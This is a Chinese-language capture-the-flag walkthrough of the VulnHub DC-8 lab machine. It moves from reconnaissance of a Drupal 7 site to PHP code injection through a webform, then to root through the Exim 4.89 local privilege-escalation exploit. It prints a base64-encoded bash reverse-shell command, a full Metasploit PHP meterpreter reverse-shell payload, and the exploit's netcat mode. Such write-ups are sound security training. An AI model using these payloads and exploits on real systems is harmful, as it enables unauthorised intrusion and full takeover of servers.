

靶机地址: <https://www.vulnhub.com/entry/dc-8,367/>

信息收集

```
nmap -sn 192.168.56.0/24
```

```
root@kali:~# nmap -sn 192.168.56.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-31 19:50 EST
Nmap scan report for 192.168.56.1
Host is up (0.00027s latency).
MAC Address: 0A:00:27:00:00:0D (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00036s latency).
MAC Address: 08:00:27:4C:E8:59 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.113
Host is up (0.00027s latency).
MAC Address: 08:00:27:32:FF:4D (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.101
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 14.75 seconds
```

端口扫描

```
nmap -sS -sV -T5 -A -p- 192.168.56.113
```


```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
|_ ssh-hostkey:
|   2048 35:a7:e6:c4:a8:3c:63:1d:e1:c0:ca:a3:66:bc:88:bf (RSA)
|   256 ab:ef:9f:69:ac:ea:54:c6:8c:61:55:49:0a:e7:aa:d9 (ECDSA)
|_  256 7a:b2:c6:87:ec:93:76:d4:ea:59:4b:1b:c6:e8:73:f2 (ED25519)
80/tcp    open  http      Apache httpd
|_ http-generator: Drupal 7 (http://drupal.org)
|_ http-robots.txt: 36 disallowed entries (15 shown)
|_ /includes/ /misc/ /modules/ /profiles/ /scripts/
|_ /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
|_ /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_ /LICENSE.txt /MAINTAINERS.txt
|_ http-server-header: Apache
|_ http-title: Welcome to DC-8 | DC-8
MAC Address: 08:00:27:32:FF:4D (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

目录枚举

```
gobuster dir -u http://192.168.56.113 -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-
directories.txt -x .php,.txt,.html
```

```
2020/01/31 19:52:17 Starting gobuster
=====
/modules (Status: 301)
/scripts (Status: 301)
/includes (Status: 301)
/search (Status: 403)
/themes (Status: 301)
/user (Status: 200)
/xmlrpc.php (Status: 200)
/misc (Status: 301)
/profiles (Status: 301)
/node (Status: 200)
/admin (Status: 403)
/sites (Status: 301)
/install.php (Status: 200)
/Admin (Status: 403)
/Search (Status: 403)
Progress: 215 / 62276 (0.35%)^C
[!] Keyboard interrupt detected, terminating.
```

访问web页面



drupal 7框架

```
./droopescan scan drupal -u http://192.168.56.113 -e a
```

```
root@kali:~/tools/droopescan# ./droopescan scan drupal -u http://192.168.56.113 -e a
[+] Themes found:
    seven http://192.168.56.113/themes/seven/
    garland http://192.168.56.113/themes/garland/

[+] Possible interesting urls found:
    Default changelog file - http://192.168.56.113/CHANGELOG.txt
    Default admin - http://192.168.56.113/user/login

[+] Possible version(s):
    7.67


[+] Plugins found:
    ctools http://192.168.56.113/sites/all/modules/ctools/
        http://192.168.56.113/sites/all/modules/ctools/LICENSE.txt
        http://192.168.56.113/sites/all/modules/ctools/API.txt
    views http://192.168.56.113/sites/all/modules/views/
        http://192.168.56.113/sites/all/modules/views/README.txt
        http://192.168.56.113/sites/all/modules/views/LICENSE.txt
    webform http://192.168.56.113/sites/all/modules/webform/
        http://192.168.56.113/sites/all/modules/webform/LICENSE.txt
    ckeditor http://192.168.56.113/sites/all/modules/ckeditor/
        http://192.168.56.113/sites/all/modules/ckeditor/CHANGELOG.txt
        http://192.168.56.113/sites/all/modules/ckeditor/README.txt
        http://192.168.56.113/sites/all/modules/ckeditor/LICENSE.txt
    better_formats http://192.168.56.113/sites/all/modules/better_formats/
        http://192.168.56.113/sites/all/modules/better_formats/README.txt
        http://192.168.56.113/sites/all/modules/better_formats/LICENSE.txt
    image http://192.168.56.113/modules/image/
    profile http://192.168.56.113/modules/profile/
    php http://192.168.56.113/modules/php/

[+] Scan finished (0:00:51.673552 elapsed)
```

AWVS扫一扫

getshell

使用john登录，之前awvs扫到/user为登录处

 Sorry, too many failed login attempts from your IP address. This IP address is temporarily blocked. Try again later or [request a new password](#).

[Home](#)

Details

- Welcome to DC-8
- Who We Are
- Contact Us

User account

[Log in](#) [Request new password](#)

Username *

john

Enter your DC-8 username.


Password *

●●●●●●

Enter the password that accompanies your username.

[Log in](#)


还能用kali的。。。

 [192.168.56.113/user#overlay=node/add/page](#)

[Kali Training](#) [Kali Tools](#) [Kali Docs](#) [Kali Forums](#) [NetHunter](#) [Offensive Security](#) [Expl](#)

[Structure](#) [Configuration](#) [Help](#)

Find content

Create Basic page  DC-8

[Home](#) » [Add content](#)

Title *

uuu

Summary (Hide summary)

Leave blank to use trimmed value of full text as the summary.

Body

之前是用basic page写shell的，这里似乎不行，尝试webform

o We Are

Contact Us

to DC-8
Are
s

Contact Us

Start

Thanks for taking the time to contact us. We shall be in contact soon.

PHP Version 7.0.19-1

System	Linux dc-8 4.9.0-4-amd64 #1 SMP Debian 4.9.51-1 (2017-09-28)
Build Date	May 11 2017 14:04:47
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.0/apache2
Loaded Configuration File	/etc/php/7.0/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.0/apache2/conf.d
Additional .ini files parsed	/etc/php/7.0/apache2/conf.d/10-mysqld.ini, /etc/php/7.0/apache2/conf.d/15-xml.ini, /etc/php/7.0/apache2/conf.d/20-calendar.ini, /etc/php/7.0/apache2/conf.d/20-exif.ini, /etc/php/7.0/apache2/conf.d/20-gd.ini, /etc/php/7.0/apache2/conf.d/20-gettext.ini, /etc/php/7.0/apache2/conf.d/20-iconv.ini, /etc/php/7.0/apache2/conf.d/20-ldap.ini, /etc/php/7.0/apache2/conf.d/20-mbstring.ini, /etc/php/7.0/apache2/conf.d/20-mysqlnd.ini, /etc/php/7.0/apache2/conf.d/20-openssl.ini, /etc/php/7.0/apache2/conf.d/20-sockets.ini, /etc/php/7.0/apache2/conf.d/20-tidy.ini, /etc/php/7.0/apache2/conf.d/20-tokenizer.ini, /etc/php/7.0/apache2/conf.d/20-xmlrpc.ini, /etc/php/7.0/apache2/conf.d/20-zip.ini, /etc/php/7.0/apache2/conf.d/20-zlib.ini

具体步骤是先找到Contact Us

Home

Who We Are

Contact Us

✓ You have already submitted this form. [View your previous submissions.](#)

Home

Details

- Welcome to DC-8
- Who We Are
- Contact Us
- shell
- test

Navigation

- ▶ Add content

Contact Us

View

Edit

Webform

Results

Submitted by admin on Tue, 09/03/2019 - 16:15

Start

Complete

Name *

Email Address *

Details *

然后

▼ Submission settings

Confirmation message

<p>Thanks for taking the time to contact us. We shall be in contact soon.</p>
<?php phpinfo();?>

[Switch to rich text editor](#)

Text format

PHP code

Message to be shown upon successful submission. If the redirection location is set to *Confirmation page* it will be shown on i

► Token values

Redirection location

☒ Confirmation page☐ Custom URL:

去contact us提交表单，即可

但是没反弹到shell

```
echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjU2LzEwMS8xMjM0IDA+JjEK |  
base64 -d | bash
```

用msf生成一个

```
<?php /**/ error_reporting(0); $ip = '192.168.56.101'; $port = 1234;  
if (($f = 'stream_socket_client') && is_callable($f)) { $s =  
$f("tcp://{ $ip }:{ $port }"); $s_type = 'stream'; } if (!$s && ($f =  
'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type =  
'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s  
= $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip,  
$port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) {  
die('no socket funcs'); } if (!$s) { die('no socket'); } switch  
($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket':  
$len = socket_read($s, 4); break; } if (!$len) { die(); } $a =  
unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) <  
$len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-  
strlen($b)); break; case 'socket': $b .= socket_read($s, $len-  
strlen($b)); break; } } $GLOBALS['msgsock'] = $s;  
$GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin') &&  
ini_get('suhosin.executor.disable_eval')) {  
$suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else {  
eval($b); } die();
```

```
msf5 exploit(multi/handler) > set lhost 192.168.56.101
lhost => 192.168.56.101
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.56.101:1234
[*] Sending stage (38288 bytes) to 192.168.56.113
[*] Meterpreter session 1 opened (192.168.56.101:1234 -> 192.168.56.113:59178) at 2020-01-31 21:15:55 -0500

meterpreter > █
```

提权

获取shell之后要做的第一件事是使用Python获取一个tty，不然有些命令是无法执行的。

```
python -c 'import pty; pty.spawn("/bin/bash")'
# 有些没有安装Python2，所以需要换成python3 -c
```

```
#查看其他用户
cat /etc/passwd
```

```
#内核提权
uname -a
```

```
查找sudo权限命令
sudo -l
#SUID权限可执行文件，没有可用的
find / -perm -u=s -type f 2>/dev/null
#当前用户可写文件，发现一堆，但是极大多数都是没用的，所以我先把结果输出到文本
件，然后使用grep加上关键字去筛选。
find / -writable -type f 2>/dev/null >/tmp/report.txt
grep -Ev '/proc|/sys' /tmp/report.txt
#查看计划任务
cat /etc/crontab
#查看邮件
cd /var/mail/
ls
```



```

www-data@dc-8:/var/www/html$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/newgrp
/usr/sbin/exim4
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/bin/ping
/bin/su
/bin/umount
/bin/mount
www-data@dc-8:/var/www/html$ /usr/sbin/exim4 -bV
/usr/sbin/exim4 -bV
Exim version 4.89 #2 built 14-Jun-2017 05:03:07
Copyright (c) University of Cambridge, 1995 - 2017
(c) The Exim Maintainers and contributors in ACKNOWLEDGMENTS file, 2007 - 2017
Berkeley DB: Berkeley DB 5.3.28: (September 9, 2013)
Support for: crypteq iconv() IPv6 GnuTLS move_frozen_messages DKIM DNSSEC Event OSCP PRDR SOCKS TCP_Fast_Open
Lookups (built-in): lsearch wildlsearch nwildlsearch iplsearch cdb dbm dbmz dbmz dnsdb dsearch nis nis0 passwd
Authenticators: cram_md5 plaintext
Routers: accept dnslookup ipliteral manualroute queryprogram redirect
Transports: appendfile/maildir/mailstore autoreply lmtp pipe smtp
Fixed never_users: 0
Configure owner: 0:0
Size of off_t: 8
Configuration file is /var/lib/exim4/config.autogenerated

```

```

root@kali:~/DC-8# searchsploit exim
-----
Exploit Title | Path
| (/usr/share/exploitdb/)
-----
Dovecot with Exim - 'sender_address' R | exploits/linux/remote/25297.txt
Exim - 'GHOST' glibc gethostbyname Buf | exploits/linux/remote/36421.rb
Exim - 'perl_startup' Local Privilege | exploits/linux/local/39702.rb
Exim - 'sender_address' Remote Code Ex | exploits/linux/remote/25970.py
Exim 3.x - Format String | exploits/linux/local/20900.txt
Exim 4 (Debian 8 / Ubuntu 16.04) - Spo | exploits/linux/local/40054.c
Exim 4.41 - 'dns_build_reverse' Local | exploits/linux/local/1009.c
Exim 4.41 - 'dns_build_reverse' Local | exploits/linux/local/756.c
Exim 4.42 - Local Privilege Escalation | exploits/linux/local/796.sh
Exim 4.43 - 'auth_spa_server()' Remote | exploits/linux/remote/812.c
Exim 4.63 - Remote Command Execution | exploits/linux/remote/15725.pl
Exim 4.84-3 - Local Privilege Escalati | exploits/linux/local/39535.sh
Exim 4.87 - 4.91 - Local Privilege Esc | exploits/linux/local/46996.sh
Exim 4.87 / 4.91 - Local Privilege Esc | exploits/linux/local/47307.rb
Exim 4.87 < 4.91 - (Local / Remote) Co | exploits/linux/remote/46974.txt
Exim 4.89 - 'BDAT' Denial of Service | exploits/multiple/dos/43184.txt
Exim < 4.86.2 - Local Privilege Escala | exploits/linux/local/39549.txt
Exim < 4.90.1 - 'base64d' Remote Code | exploits/linux/remote/44571.py
Exim Buffer 1.6.2/1.6.51 - Local Overf | exploits/unix/local/20333.c
Exim ESMTP 4.80 - glibc gethostbyname | exploits/linux/dos/35951.py
Exim Internet Mailer 3.35/3.36/4.10 - | exploits/linux/local/22066.c
Exim Sender 3.35 - Verification Remote | exploits/linux/remote/24093.c
Exim4 < 4.69 - string_format Function | exploits/linux/remote/16925.rb
PHPMailer < 5.2.20 with Exim MTA - Rem | exploits/php/webapps/42221.py
exim 4.90 - Remote Code Execution | exploits/linux/remote/45671.py

```

46996.sh

```

root@kali:~/DC-8# cp /usr/share/exploitdb/exploits/linux/local/46996.sh 46996.sh
root@kali:~/DC-8# ls
46996.sh flag flag1 shell.php
root@kali:~/DC-8# ./46996.sh
bash: ./46996.sh: /bin/bash^M: bad interpreter: No such file or directory

```

1、vi

2、:set ff或:set fileformat

可以看到如下信息

fileformat=dos 或 fileformat=unix

3、利用如下命令修改文件格式

:set ff=unix 或 :set fileformat=unix

:wq (存盘退出)

```
www-data@dc-8:/tmp$ ./46996.sh
./46996.sh

raptor_exim_wiz - "The Return of the WIZard" LPE exploit
Copyright (c) 2019 Marco Ivaldi <raptor@0xdeadbeef.info>

Preparing setuid shell helper...
Problems compiling setuid shell helper, check your gcc.
Falling back to the /bin/sh method.

Delivering setuid payload...
220 dc-8 ESMTP Exim 4.89 Sat, 01 Feb 2020 12:43:41 +1000
250 dc-8 Hello localhost [::1]
250 OK
250 Accepted
354 Enter message, ending with "." on a line by itself
250 OK id=lixil3-0000p3-6H
221 dc-8 closing connection

Waiting 5 seconds...
-rwxr-xr-x 1 www-data www-data 117208 Feb  1 12:43 /tmp/pwned
$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

再试试第二种

```
$ ./46996.sh -m netcat
./46996.sh -m netcat

raptor_exim_wiz - "The Return of the WIZard" LPE exploit
Copyright (c) 2019 Marco Ivaldi <raptor@0xdeadbeef.info>

Delivering netcat payload...
220 dc-8 ESMTP Exim 4.89 Sat, 01 Feb 2020 12:44:35 +1000
250 dc-8 Hello localhost [::1]
250 OK
250 Accepted
354 Enter message, ending with "." on a line by itself
250 OK id=lixilv-0000pN-BC
221 dc-8 closing connection

Waiting 5 seconds...
localhost [127.0.0.1] 31337 (?) open

id
id
uid=0(root) gid=113(Debian-exim) groups=113(Debian-exim)
```

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

先转发一个tty，不然好像只能执行一次命令，不太稳定

```
root@dc-8:/root# cat flag.txt
cat flag.txt
cat flag.txt
```

```
Brilliant - you have succeeded!!!
```

```
888      888      888 888      88888888b.      888 888 888 888
888  o  888      888 888      888 "Y88b      888 888 888 888
888 d8b 888      888 888      888 888      888 888 888 888
888 d888b 888 .d88b. 888 888      888 888 .d88b. 888888b. .d88b. 888 888 888 888
888d888888888 d8P Y8b 888 888      888 888 d88""88b 888 "88b d8P Y8b 888 888 888 888
888888P Y88888 888888888 888 888      888 888 888 888 888 888 888888888 Y8P Y8P Y8P Y8P
88888P Y8888 Y8b. 888 888      888 .d88P Y88..88P 888 888 Y8b. " " " "
888P Y888 "Y8888 888 888      888888888P" "Y88P" 888 888 "Y8888 888 888 888 888
```

```
Hope you enjoyed DC-8. Just wanted to send a big thanks out there to all those
who have provided feedback, and all those who have taken the time to complete these little
challenges.
```

参考链接：

https://blog.csdn.net/weixin_44214107/article/details/101276913